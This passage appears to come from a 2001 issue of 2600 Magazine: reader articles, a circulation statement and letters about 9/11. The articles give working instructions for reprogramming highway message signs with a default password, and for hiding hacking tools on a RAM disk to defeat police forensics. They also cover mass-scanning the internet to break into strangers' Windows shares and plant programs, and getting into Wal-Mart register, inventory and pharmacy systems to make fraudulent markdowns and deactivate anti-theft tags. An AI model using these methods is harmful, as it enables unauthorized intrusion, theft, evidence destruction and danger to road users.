panel will be the controller on/off toggle switch. To the left, two three position toggles: a mast lower/off/raise switch and a backlight on/off/auto switch. The panel itself consists of a non-backlight LCD screen that displays eight lines by 48 characters. The keyboard itself appears to be standard with the exception that instead of an AT plug, it plugs into the panel via an RJ11 jack in the style of older WYSE dumb terminals. Due to a lack of insulation for about one inch before the RJ11 plug, I am tempted to believe that the keyboard was at one time a standard keyboard, but the AT plug was chopped off and an RJ11 plug was crimped on in place.

The System

The display shows a preview of the six frames in rotation and invites you to press "m" for the main menu. After reaching the main menu you will have four paths:

1. Turn off display.
2. Speed up rotation.
3. Slow down rotation.
4. More options (password required).

The password in my case was "DOT1". It was found after attempting to guess for about ten minutes, then glancing at the inside of the door where "Password: DOT1" was scrawled

in black sharpie marker. We tried this password on four other units where no password was written on the door and it worked on all occasions. Our guess? "DOT1" stands for Department of Transportation 1. After reaching the "more options" menu, you have six choices.

1. Change current rotation.
2. Change/modify rotations.
3. Change/modify frames.
4. Change time.
5. Change time rotations.
6. Other options.

The only options you'll wish to play with (yes, it will allow you to change the system password, but please do not do this - it's not very nice) are "change/modify rotations" and "change/modify frames". Say you wish to replace the current message with one of your choosing. You would do the following:

First, select "change/modify frames". It will give you a blank 8x3 matrix:

```
[  ]
[  ]
[  ]
```

Use your arrow keys to move about. To delete a character, use space on it to white space it out. Press enter when you are finished.

After you press enter, it will ask you if you wish to save your frame. Press enter to save it. It will then prompt you for the slot you wish to save it in. Slots 1-185 are preprogrammed with different useful things like "road closed" and "detour". You can overwrite 1-185, but it will undoubtedly inconvenience someone at a later date so please don't do it. I usually start at 240 and go up from there because in most cases transit people tend to start at 200 with their own messages (region specific things like "at blah road and blah") and go up. Forty frames is plenty of space for them. After you have created and saved all the frames you'll need (keep in mind you can only use six frames per rotation), drop down one menu level by pressing enter, then select "create/modify rotation". At this menu, you will be presented with:

```
[  ] [  ] [  ]
[  ] [  ] [  ]
[  ] [  ] [  ]

[  ] [  ] [  ]
[  ] [  ] [  ]
[  ] [  ] [  ]
```

It will start by asking you which frame you wish to modify. Press 1 followed by enter. It will then prompt you for the frame number you wish to insert. Type in your frame number (240) and press enter. The first cell will then be filled by the contents of the frame number you gave it. It will then again ask you which frame you wish to modify. Press 2, then enter, and so on and so on. When you are done and it asks you what frame you wish to modify, press enter. The system will then ask you if you'd like to save your rotation. There are 25 possible slots you can fill. Please use slot 25, as other slots may be filled with legitimate entries. After this is completed, drop down to the main menu and choose "select rotation". It will then ask you which rotation you'd like to use. Tell it 25 and press enter. It will then say: "press 'Y' to start". After you press "Y" your message will begin to flash across the front of the big sign and it will say: "press M for menu", and display the frames in the rotation you're currently using.

What To Do If You Can't Guess The Password

The system default password, in my case "DOT1", was housed in a ROM chip inside the unit. After successfully changing the system password, we attempted to restore the unit to its default password by turning off the unit and disconnecting the battery terminals via switch. This attempt succeeded. If the system default password is in fact not "DOT1", then I wish you good luck.

Cover your ass please. Do not modify screens that display information important to public safety, and by all means do not modify the contents of a sign if the sign's contents are necessary to prevent accidents or unfavorable conditions. Also: please do not modify the contents of a sign to read something that may possibly *cause* accidents or unfavorable conditions. If you do this, you are recklessly putting other people in danger and they may be injured or killed. With this in mind, I hope you have a good time replacing a sign's content to display messages like: "Free Dmitry", "Road Closed Due To Al Qaeda", or "For a Good Time Call 1-800 your-mom". Thank you and best of luck.

HOW TO HACK FROM A RAM DISK

by Nv

It's a known fact that the script kiddies get the press. Legit hackers know enough to keep from getting caught. Here's some info so I don't have to read about newbies in the news and then watch as knee-jerk politicians take away privacy rights.

The first rule of hacking is don't get caught. This means don't be traceable. I'll let you figure out how to get an anonymous (not traceable to you) IP address.

Access the Internet or targeted network from a public phone location (not traceable to you). This may be a hotel lobby, public library, airport, etc. Basically anywhere there is a phone jack (with a dial tone) where you can jack in without any suspicion. (This will require a laptop unless you have an ultra portable desktop and CRT.)

You may follow these steps only to be caught red-handed by what is on your computer. The reality is that data on a hard drive, floppy drive, zip drive, etc. is nearly impossible to erase. Deleting a file and "emptying the recycle bin" is only security for the lamest of lamers. Realistically, overwriting the file many times (shredding), defragging the disk, etc. still allows the file information to be recovered with microscopy. Even encryption is not secure, as often the swap file and slack space on the disk are unencrypted. Now you understand why even the US Navy resorted to "hammers and hatchets" to destroy data during the US/China spy plane ordeal last April.

So what to do? Simple, don't store implicating data on hard drives, floppy drives, etc. Store your hacking tools, data, and swap file in volatile memory. Yes, good old RAM. This way if the Feds track you down to seize your computer, you can erase all your actions by pulling the plug (or hitting the power button). In addition, when the Feds boot your computer, the BIOS memory check further ensures your tracks are covered.

Now if you run Linux, you can load the OS and all hacking programs etc. directly to a RAM disk from an image on CD. However, if you don't know a korn shell from a cornholio, you've got to use Windows. Windows is currently not able to load from a RAM disk, so you must boot to the hard drive and then ensure the swap file, implicating programs, and logs are stored on the RAM disk. A good (free) RAM disk program to use is RamDisk9x/ME located at www.cenatek.com. There is also a version for Windows NT/2000/XP. The folks at Cenatek are currently working on a hardware based RAM disk called the Rocket Drive which will boot and run Windows without a hard disk (first quarter of 2002).

Once you've downloaded and installed RamDisk9x/ME, you need to transfer your swap file to the RAM disk. Go to the control panel → system → performance → virtual memory. Here you can redirect your virtual memory to the RAM disk drive letter. After the system reboots, ensure that the win386.swp file is on the RAM disk.

Next, redirect your environment variables to the RAM disk. To do so, add these lines to your autoexec.bat or type them in at a command prompt.

```
md y:\temp
set tmp=y:\temp
set temp=y:\temp
```

where y: is the drive letter of your RAM disk.

To verify your changes, type "set" at a command prompt.

Now copy all your canned hack exploits onto the RAM drive and then throw away the CD. If you're really paranoid, you can torch/incinerate the CD. I've heard nuking the CD in a microwave is not 100 percent successful in destroying the data (and it stinks!).

Remember, if your hacking programs or utilities have log files, make sure they are configured to be stored on the ram disk as well.

Finally, you may want to set your Internet cache, cookies, temp files, etc. to the temporary directory on the RAM disk (to hide your surfing). To accomplish this, copy the following into Wordpad. Then click Edit -> Replace and change the "y:" to the letter of your RAM disk. Save the file as ramdisk.reg. Now right-click the ramdisk.reg and click merge. This will make all the changes in the registry. Note: backup your registry first by running "scanreg" from the command prompt (Windows 98).

REGEDIT4

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\Cache\
Special Paths\Cookies]
```

```
"Directory"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\Cache\
Special Paths\History]
```

```
"Directory"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Paths]
```

```
"Directory"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Paths\Path1]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Paths\Path2]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Paths\Path3]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Paths\Path4]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\Cache\
Extensible Cache\MSHist011999032319990324]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\Cache\
Content]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\
Cache\Cookies]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\
Cache\History]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\Url History]
```

```
"Directory"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Internet Settings\UrlHistory]
```

```
"Directory"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\5.0\
Cache\Content]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\5.0\
Cache\Cookies]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\5.0\
Cache\History]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\5.0\
Cache\Extensible Cache\MSHist011999092319990924]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\InternetSettings\5.0\
Cache\Extensible Cache\MSHist011999032319990324]
```

```
"CachePath"="y:\TEMP"
```

```
[HKEY_USERS\Default\Software\Microsoft\Windows\
CurrentVersion\Explorer\Shell Folders]
```

```
"Cache"="y:\TEMP"
```

```
"Cookies"="y:\TEMP"
```

```
"History"="y:\TEMP"
```

```
[HKEY_USERS\Default\Software\Microsoft\Windows\
CurrentVersion\Explorer\User Shell Folders]
```

```
"Cache"="y:\TEMP"
```

```
"Cookies"="y:\TEMP"
```

```
"History"="y:\TEMP"
```

You are now ready to hack/be anonymous. Just remember where the power plug is!
Oh yeah, one last benefit to using a ram disk: It is fast. You also don't have to listen to your hard drive.

Hacking with Samba

by dknfy
dknfy@hotmail.com

Like it or not, we are living in a Microsoft world. When you have Christmas dinner with your grandparents, chances are you won't see a Slackware box with the latest kernel running on their shiny new Dell or Gateway. Never fear! Thankfully, for the minority who have chosen to install Linux, Samba is here to connect us to the world of Windows. This article gives the reader a quick grasp of Samba's usage and commands, shows the power these tools give when combined with Linux, and how these tools could be abused. This assumes some Linux knowledge, so if you don't understand what a command does, use the man page!

The tools that comprise the Samba suite (www.samba.org) operate with the SMB protocol (aka Netbios or LanManager). SMB is used with Windows NT/95/98 to share files and printers. Using Samba's tools (created by Andrew Tridgell), Linux hosts can share files with Windows machines. If you did a full Linux install of any distribution, you probably already have these programs.

The Commands

Below is a list of Linux commands with their Microsoft equivalent. First is the Samba server program called `smbd`. This daemon runs off the config file `/etc/smb.conf` and listens on port 139. If a Windows machine was accessing a share on our Linux box, `smbd` would serve up the directories specified in `smb.conf`. `Smbd` is highly configurable. See the man page for more details.

LINUX

```
smbd
nmblookup -A 10.0.0.1
smbclient -L NetBiosName -I 10.0.0.1 -N
smbclient //NetBiosName/share -I 10.0.0.1
smbmount //NetBiosName/share /mnt/mountpoint ip=10.0.0.1
```

Microsoft

```
Microsoft File and Print Sharing Service
nbstat -A 10.0.0.1
net view \\10.0.0.1 (may need to do a "net use \\ipaddress\ipc$" first)
net use x: \\NetBiosName\share (may need to substitute ip for the NetBios name)
net use x: \\NetBiosName\share
```

Note the difference in slashes. Each of these commands will get us one step closer to accessing the shares on our target. Now onto the fun stuff!

Finding a Target

First, we need an IP address of a machine running Netbios. You could play around on your school's LAN, or go on IRC and look for people who use mIRC. But a better method is to let "nmap -sS -p139 -iR -oM results" run all night, then "grep open results|cut results -f2 -d" "> ip_addresses" the file the next day. You will have a huge list of IPs of boxes running Netbios and many that have shares. (Keep in mind that just because a box runs Samba or Netbios doesn't mean it has shares.) Some of these boxes are NT, Windows 2000, and even Unix. And while Windows 98/95 boxes have a huge security hole in file sharing (see http://www.nsfocus.com/english/homepage/sa_05.htm), very often shares are left unprotected with no passwords at all.

Locating Computers with Shares

Now that we have our list of IP addresses, we must locate which ones have shares. Instead of downloading a fancy scanner, let's be efficient and use a few shell commands. Bash is the default shell with Linux Redhat, so we will use it. From a bash prompt enter the following:

```
[root@localhost]# for x in `cat ip_addresses`
> do
> nmblookup -A $x >> computer_list&
> done
```

The for loop will then step through the file and execute “nmblookup -A the.ip.addy.here” on each IP in the list. You will eventually get your prompt back. This is a handy method of dealing with IP addresses. Especially considering the body of the loop can be anything you want (ping, showmount -e, or the IIS exploit of the month), and a bash shell is likely to be on every Linux box you find.

Enumerating Shares

Now we have a file called computer_list which contains the Netbios nametables of all the machines we scanned for. Each entry should look something like this:

Looking up status of 192.168.0.10

received 8 names

```

USER18          <00> - B <ACTIVE>
WORKGROUP      <00> - <GROUP> B <ACTIVE>
USER18          <03> - B <ACTIVE>
USER18          <20> - B <ACTIVE>
WORKGROUP      <1e> - <GROUP> B <ACTIVE>
USER24          <03> - B <ACTIVE>
WORKGROUP      <1d> - B <ACTIVE>
..._MSBROWSE_  <01> - <GROUP> B <ACTIVE>

```

num_good_sends=0 num_good_receives=0

An “..._MSBROWSE_” entry indicates sharing is enabled. We are only concerned about computers with this entry. (Note that although sharing is enabled there may be no shares.) The <00> entry lists the Netbios name, which we will need to query his machine for a list of shares by doing “smbclient -L USER18 -I 192.168.0.10 -N”. This will return something like the following:

Sharename	Type	Comment
C	Disk	
HP	Printer	
MIRC	Disk	
MUSIC	Disk	
IPC\$	IPC	

Getting In

You will be surprised at how many C drives are left unprotected, along with other interesting shares. In the above case we would try “smbclient //USER18/C -I 192.168.0.10” and use a blank password. If it does have a password (and they are using Win98/95), we can take advantage of the security hole mentioned above, which was made popular by the windows Pqwak program. When you find a share, think of how that access can be leveraged. Gaining access to a C drive can be used to:

- Decrypt *.pwl files to obtain more passwords.
- Add programs to the Startup folder you want to have them run.
- Use the system as a jumping off point for other activities.
- Set up other shares to preserve access.
- Obtain a C:\ shell.
- Discover personal information about the user.

Samba unites the file sharing efforts of Windows and Linux. And if unsecured, it allows exploration of other systems and networks. Hopefully I have demystified the samba commands and showed how a Unix shell can reduce hundreds of commands to a few lines. Remember: work smarter, not harder!

FUN FACTS ABOUT WAL★MART

by A.W.M.

This is just a follow-up to the article that appeared in 18:3 entitled "Hacking Retail Hardware." It provides a little more detail on the technical aspects of Wal-Mart.

Customer Activated Terminal

Wal-Mart refers to the debit pin pads/mag strip reader as a CAT - Customer Activated Terminal. Pressing the top left button and enter will only restart the CAT. Restarting the CAT can also be accomplished by removing the enter button and making metal contact with the silicon chip below in the right bottom corner. As far as the "Enter Password" prompt goes, many a password have I tried (1234, the store number, WALMART using the equivalent number keys, WALUSA1, etc.). After an incorrect password has been entered, it just finishes the rebooting process. I'm assuming the password will give you access to some kind of administrator menu.

Also, the software stored in the CAT can be reinstalled through the register by using a key-flick and entering "18" and pressing the action code button. However a valid operator needs to be signed on (read below). This also updates the register configuration.

Other action codes:

- 1 - complete transaction void
- 2 - department sales statistics
- 3 - operator/terminal statistics
- 4 - department totals
- 6 - price inquiry mode
- 9 - training mode
- 10- operator productivity
- 14- memory usage
- 18- register config update
- 55- reload AT&T prepaid card
- 60- print electronic journal data for previous transaction
- 61- reprint previous receipt
- 69- online cashier training
- 91- transaction code lookup

Wal-Mart Registers

There is a universal signon for *all* Wal-Mart stores. However, I am reluctant to release that information. The user and password are the same for that operator. This operator number gives you access to the register (including per-

missions to perform overrides with the IBM 9952 or MM42 key or signing on to the register and performing a transaction to open the drawer). It also gives you access to the POS controller stored in the back room which lets you do many many interesting things: printing detailed confidential sales reports, changing the store name that appears on the top of the receipt, the trailer message on the bottom of receipts, layaway events (jewelry, firearms, optical, Christmas), and much more!

Also - some interesting things about the registers:

- There are USB ports on the back.

- They use standard ethernet cards in their registers - very often there are cables located in the lawn and garden and on the sidewalk for portable registers. They may use TCP/IP or something more proprietary - this needs more investigation. Unplugging ethernet cable from a register activates "OFFLINE" mode ("*OFF" will be in the corner of the screen). All operator numbers are accepted with a key-flick and all supervisor numbers are accepted with key-flick.

- There are two interesting keys on the keyboard you can use when not signed in: S1 and S2. Pressing S1 and entering a number from 1-9 and then S2 will perform a function. I don't know all the numbers. There are ones that will give you messages about hardware problems, system diagnostics, terminal number, etc.

SMART System

There is also a universal login to the SMART (Smart Merchandising through Applied Retail Technology) system with user name "MANAGER" but I don't know the password. The SMART system gives you access to Perpetual Inventory, Keep It Stocked, Be A Merchant, etc. You can do price changes, scheduling, ordering, electronic journal (every transaction in the store in the last month (!), full details including *whole* credit card numbers), etc. This is a very *powerful* system. Users only have access to options granted to them by the store manager or co-manager. However, management tends to leave themselves signed on at various locations....

You can access the SMART system through

the service desk using a computer running Windows 3.1. It gives you a menu: "WARRANTY, REPAIR, SMART SYSTEM". After clicking SMART SYSTEM, it opens a telnet session. It logs in as a user called "return". Pressing Ctrl-C after the login but before the system loads the SMART system executable will drop you to a \$ prompt. "uname" reveals "NCR" and the version number. You can read /etc/passwd which will give you root and other system user's encrypted passwords. You may also want to try and "su" a user called ptc with password ptc. The SMART system can also be used at the console located in the invoicing office, or at various dumb terminals in the back.

The SMART system can also be accessed through the use of portable devices known as "Telxons" or "960's" depending on who you ask (www.telxon.com has lots of details, but few technical specifics). They run DOS... and you can access a DOS prompt. You get a menu like this when nobody is logged on:

**SMART
PHARMACY
CONFIG**

If someone is logged on, even better. You can explore! The ALPHA button lets you type in letters. When it's off it gives you access to function keys.

- F1 - help**
- F2 - available commands**
- F3 - exit**
- F4 - accept**
- F7 - previous screen**
- F8 - forward**
- F10- finalize**
- F12- cancel**

Arrow keys control selection of menu, enter accesses (duh!).

Press F3 several times and you'll get back to the main (SMART, PHARMACY, CONFIG) menu. Select SMART, press Ctrl+C a few times (ALPHA key on, CTRL is in the corner), and it will ask "Terminate Batch Job? (Y/N)". Press Y. You are now at a DOS prompt. There should be an A: and a B: drive. You can key in almost any character using a combination of function/shift/ctrl/alt keys. Now, to get back to the main menu, hold Function, Enter, and the ON button. Press the ON button several times when holding Function and Enter. This is, I guess, the equivalent of Ctrl+Alt+Delete. You can probably do an "exit" as well, but I haven't tried.

Pharmacy Computers

The pharmacy uses an RS/6000 running AIX or INFORMIX. However, at the login prompt entering "smart" (no password) gives you access to the SMART system. The pharmacy RS/6000 has a modem for prescription downloading(?) or something else. Thus remote access to the SMART system. How about marking down that Playstation 2 you've been wanting? Or ordering 100 pallets of M&M's? Oh, the possibilities!

Sensormatic Handheld Deactivator

This is what the door greeters use when the EAS (Electronic Article Surveillance) system detects an activated source tag. Theoretically, after an item is rung over the scanner, it should go by the deactivator and deactivate. But this is often not the case. The deactivator looks like a metal detector type thing. When locked into its base usually found at the service desk, the password is 1234 or the store number (found on the top of a receipt with the ST: prefix; e.g. 0347). Enter "5" to enable "Manual Deactivate", press the gray button over a tag and it deactivates it. 6 is search mode - doesn't deactivate, only searches. 3 is admin mode - 1234 or store number is the password. This device completely stops working after two hours of being disconnected from the base to protect against someone stealing it. The base is usually screwed into the wall or service desk counter.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of 2600 Magazine, published quarterly (4 issues) for September 28, 2001. Annual subscription price \$18.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total No. Copies Printed	75,000	75,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	68,350	67,995
2. Mail subscriptions	5739	5798
C. Total Paid and/or requested circulation	74,089	73,793
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers of other means)	461	757
F. Total free distribution	911	1207
G. Total distribution	75,000	75,000
H. Copies not distributed		
1. Office use, leftovers, spoiled	0	0
2. Returns from news agents	0	0
I. Total	75,000	75,000
Percent paid and/or requested circulation	99%	98%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Granted, I have never downloaded one and I could probably figure it out quickly enough if I did, but I really don't have the time to sit and wait for a broadcast to download and then listen to it. I was just curious about what kind of stuff is usually discussed. If you could provide a little insight for me, I may find it worthwhile to download and listen every week.

Ghost007

We might have believed that you really didn't have the time to download a file and listen to it. But we can't imagine why you haven't simply looked at the written summations that appear prominently in that very section which would give you exactly what you're asking for.

Dear 2600:

I know it is unlawful to tap someone else's line but what exactly are the restrictions on tapping your personal line? Would I have to let the individual on the other side (or anyone for that matter) know?

Lunchbox

(a.k.a. King of Lag)

In the United States, this is dependent on your state laws. In some states, as long as one of the parties (you) knows, there's no problem. But in others you have to tell the other person if you're recording them. If they happen to be in a state whose laws differ from yours, the state where the recording device resides is the one whose laws are in force.

Signs of Hope

Dear 2600:

I just wanted to let you know that there is some justice for hackers. My school district has unbanned 2600.com. Apparently they didn't have a good enough defense for why it should be blocked considering you guys do nothing illegal. It was a good fight, and we prevailed.

Silent Transgressor

Dear 2600:

I go to a Catholic high school in Ohio. It would be expected that a private school would have even stricter rules and regulations than a public school, and it does. It's still run by the same high school social hierarchy of football players and cheerleaders, with the best, most valuable athletes getting away with murder. However, instead of a letter complaining about having my *Anarchist's Cookbook* taken away from me or being suspended for the huge Anarchy patch on my bookbag, I have something good to write about.

After reading *Fahrenheit 451*, my lit class got assigned a report on any topic related to censorship. I originally chose to write about the DMCA, but opted for a report on 2600 instead. My teacher loved the report and said she enjoyed learning about a magazine she never knew existed and even considered picking up a copy. For my presentation I brought in my 2600 collection and handed a copy to each kid in the class. Just thought any government types, anti-free speech advocates, or oppressive high school teacher nazis would like to know that for

a whole 50 minutes, a class of 20 kids and their teacher each held a copy of 2600 in their hands and read it. Not in hopes of cracking their neighbor's AOL account, but rather in a desperate attempt to learn something about what freedom of speech means and why so many people want to take it away from us.

Sean

Thoughts on 9/11

9/11

Dear 2600:

It's times like this that I realize how little we matter. How little anything is compared to a building with 20 thousand people in it being destroyed. How little anything compares. It sets the scale straight. It's times like this that I start to think.

Thinking

Thankfully the death toll wasn't nearly as high as it could have been. But there are few who didn't share your thoughts in those ghostly moments where everything seemed to be falling apart.

9/12

Dear 2600:

I have been aware of your group and mildly interested since I can remember. I subscribed to your publication for some time but now just cast sidelong glances at your website.

The skill inherent in your readership is significant. It is sad to me that it is wasted on self interests. While defending the rights of wrongly prosecuted hackers is noble, why not raise national awareness of your potential by bringing hacking skills to bear on problems that U.S. intelligence agencies are either too incompetent, or have their hands tied, to solve?

While planes still crash into national landmarks, warfare of our time has largely become a war of infosec. Your readership could potentially be the equivalent of a special forces unit in this arena. Who better to be a front line of information discovery and disclosure to aid in the persecution of those responsible for terrorist activities?

It is sad that it takes a catastrophe of this magnitude to bring people together and realign perspectives.

voice of reason

A lot of people seem to think that hackers are some sort of military resource. It's the flip side of the mentality that believes hackers are a military threat. We strongly encourage people not to be manipulated by this. Let's for a moment assume this is a bad TV show and all we have to do is type a few keys and gain access to Bin Laden's checking, savings, and IRA. Would it really be helpful to have thousands of people messing around with this and possibly destroying actual evidence which could be useful? Of course not and we have to wonder what goes through the minds of people who approve of such tactics when it satisfies their emotional yearnings for revenge. Fortunately, it's not that simple a scenario which is why an army of hackers is unlikely to be formed anytime soon. But hackers most definitely can serve a vital role here as they can most of the time. How? The same as always - by asking questions and continuing to get to the truth regard-

less of the obstacles. It's probably more essential now than ever. A lot of technical terms are being thrown around by people who don't always get the facts right. Hackers are in a unique position to point out when things don't make sense from a technical standpoint. Naturally, this will rub some people the wrong way when it's suggested that their perspective isn't necessarily the right one. But in times like this, getting to the truth is extremely important. It's also in times like this that many people skip over the evidence to get to the conclusion. As an example, when the videotape of Bin Laden was released to the media, we were able to recognize the format as being digital video. That led us to conclude that a pure digital copy of the video would yield a time code, which would provide much additional technical information which would be useful in verifying the tape's authenticity. These are all technical facts that we can use to get to a conclusion and it's something the mainstream media had absolutely no knowledge of. At press time, the Pentagon has refused to release a digital copy to us or to anyone. The mainstream media continues not to care. You can draw your own conclusions.

9/14

Dear 2600:

Hi, I hope you are all OK. My thoughts and love go out to you all.

Re-Load

Thanks for your concern and that expressed by many, many others. We were quite lucky.

Dear 2600:

As I watch Fox News, I hear of "hackers" changing the "safe list" web sites. I pray this is not true as this is a very, very bad thing for the hacker community in general. The people who are doing this are not hackers. They are very stupid people who are being extremely cruel in a time where all people, including hackers, should be doing everything they personally can to help others. The people who do this deserve to be punished and by no means should be referred to as hackers.

Waldo

East Lansing, MI

Consider your source in this alleged story, which we've seen no credible evidence of. It's very easy to concoct a scenario like this and blame an unseen perpetrator, thus summoning up outrage against a particular group of people, who would probably be among the last to ever do such a thing.

9/16

Dear 2600:

Like most of the world I watched in horror as terrorists attacked New York and Washington last Tuesday. I am relieved to hear that the 2600 team is safe and I wish to express my sympathy to anyone who lost family or friends in the attacks.

There's not much that I can do to help in this situation. I don't have any of the equipment listed as being required for the rescue operation. I'm overseas so donating blood wouldn't help. Is there any fund which I can donate to which will assist in restoring some communications in the

disaster area?

The_Chaotic_1

Obviously, needs have changed since September. On the 11th, people were lining up for hours in order to give blood - but the sad fact was that not very many survivors were found. Don't think that this means such things aren't desperately needed. We heard of cases where people actually refused to give blood unless it was guaranteed to be used for WTC survivors! We can only hope that most people have come to realize how essential such donations are every day everywhere. If anything positive can come out of September 11, perhaps this is it.

9/17

Dear 2600:

Wow, I can't believe the events of the past week. I hope you guys are OK. I still can't believe this is happening. I feel like a veil of innocence has been lifted. I knew that we couldn't go on being the high and mighty USA without someone taking potshots at us.

Welcome to the end of the world as we know it. America will never be the same. Maybe the world won't be the same. President Bush has declared war. It's official - they have started mobilizing troops. I have a friend in the reserves. Her husband is a high ranking officer. They are on alert. Her father-in-law is a defense contractor. They all say that the only thing left is the time and that even that has been set.

I told her that in light of all events I hope that the American people don't do anything foolish like give up civil rights for the sake of safety. In a calm even voice that sent chills down my spine she replied, "You have no idea how many rights have been sacrificed." Looking at the pictures from Washington with humvees running around, it's looking more and more like a scene from that movie *The Siege*. I am beginning to believe her.

No matter what war we fight overseas the American people can never be the same. We have lost so much and yet we will lose some more. This is going to be brutal.

I am a peaceful man. I will not kill, but it doesn't mean I won't fight, and I know the crew of 2600 won't take it lying down either.

"If young people don't turn on to politics, politics will turn on them." -Ralph Nader

joeman

9/19

Dear 2600:

Help out this great nation and go after Bin Laden's money. Find his accounts. Find his money trail. Find the financial institutions aiding and abetting his empire (Al Crapa or Al Yada or Al Qaida or whatever). Drain his funds. Cancel checks, payments, and transfers going to members, cells, and associates of his group. Crack his keys.

Anonymously forward your success to the proper authorities. While I'm not an attorney and therefore not able to dispense legal opinions and advice, your efforts and information discovered may assist you and your bargaining position in any pending legal cases before you.

A C

We also heard it'll help get us into heaven. Seriously.

of the hundreds of people who have sent us similar suggestions, we don't think we've seen a single one that comes from someone who considers themselves a hacker. And that should tell you something.

Dear 2600:

9/23

Just wanted to say that despite all the tragedy of September 11, I will still be attending H2K2 and I hope that despite all that has occurred, the conference will still go on as planned.

RenderMan

We have every intention of carrying on with it. We understand the amount of trepidation that some people may have towards traveling and doing something in New York City. We hope they come to the realization that living in fear can never be the answer.

9/25

Dear 2600:

As of today, it has been exactly two weeks since the World Trade Center was attacked. Days hardly seem to pass though, as not even time can help heal the pain we are all feeling. Everyone is trying to deal with the whole thing in different ways, through anger, through sorrow, through silence. Each individual chooses their own medicine. Though it seems no matter how hard we try, nothing helps. At this point the only conclusion I can come to is that the best thing we can probably do is try and support each other and look to confide within one another. Everyone has a talent for something and, regardless of what that talent might be, that person should try to use it to the best of their ability to help their fellow American. So what is it that us hackers possess? Mischief. Many people will at first think, "How are my skills for mischief supposed to help at a time like this?" Well, I've done some thinking. Initially my first thought was to hack the Taliban website and, after seeing it had already been done and realizing that would not solve anything, I began to think harder. And then one night it hit me. Seeing all the American flags people have put out, I thought, why not hang American flags over the front of some major business buildings? Show a little community support. Or even if you don't have the money to buy a bunch of American flags (don't steal them, that's probably one of the worst things you could do right now), go buy some cloth and paint at your local Wal-Mart or whatever to make a banner. Maybe saying, "They made us hurt, they made us bleed, they made us cry, they made us stronger" or maybe simply "United We Stand." Just use your imagination. I'm not saying this is the greatest idea in the world right now, but for someone like me who can't donate blood for whatever reason and doesn't have the money for financial support, small things like this help to strengthen the community.

In this time of anger, sorrow, and desperation, turn to your fellow American for support and encouragement. Even if you don't live in the U.S., this kind of support is so reassuring.

noire

We agree that support is extremely important. But those who are using the flag to promote their opinions while condemning those who disagree as unpatriotic or

anti-American are causing a great deal of damage to our country's foundations. Regardless of your personal opinions, you should never allow intolerance to dictate terms. We've seen a lot of brave people in the past few months and more than a few have come under fire for simply expressing their thoughts. And while the attacks took place in the United States, the entire world has felt the pain. There's a tremendous opportunity for unity here.

9/25

Dear 2600:

The UK has "dealt" with Irish terrorism over the years by bringing in ever more restrictive laws. We had internment without trial (in the "Mother of Democracies" for Christ's sake!), banned political organizations and the rescinding of our equivalent of the 5th amendment.

Your civil liberties are in great danger. Fight for them.

Island Boy

What's especially ironic is that virtually all of the changes in the law and restrictions of freedom that have been imposed would have done nothing to stop the events of September 11. One has to wonder just where this is going.

Response To Criticism

Dear 2600:

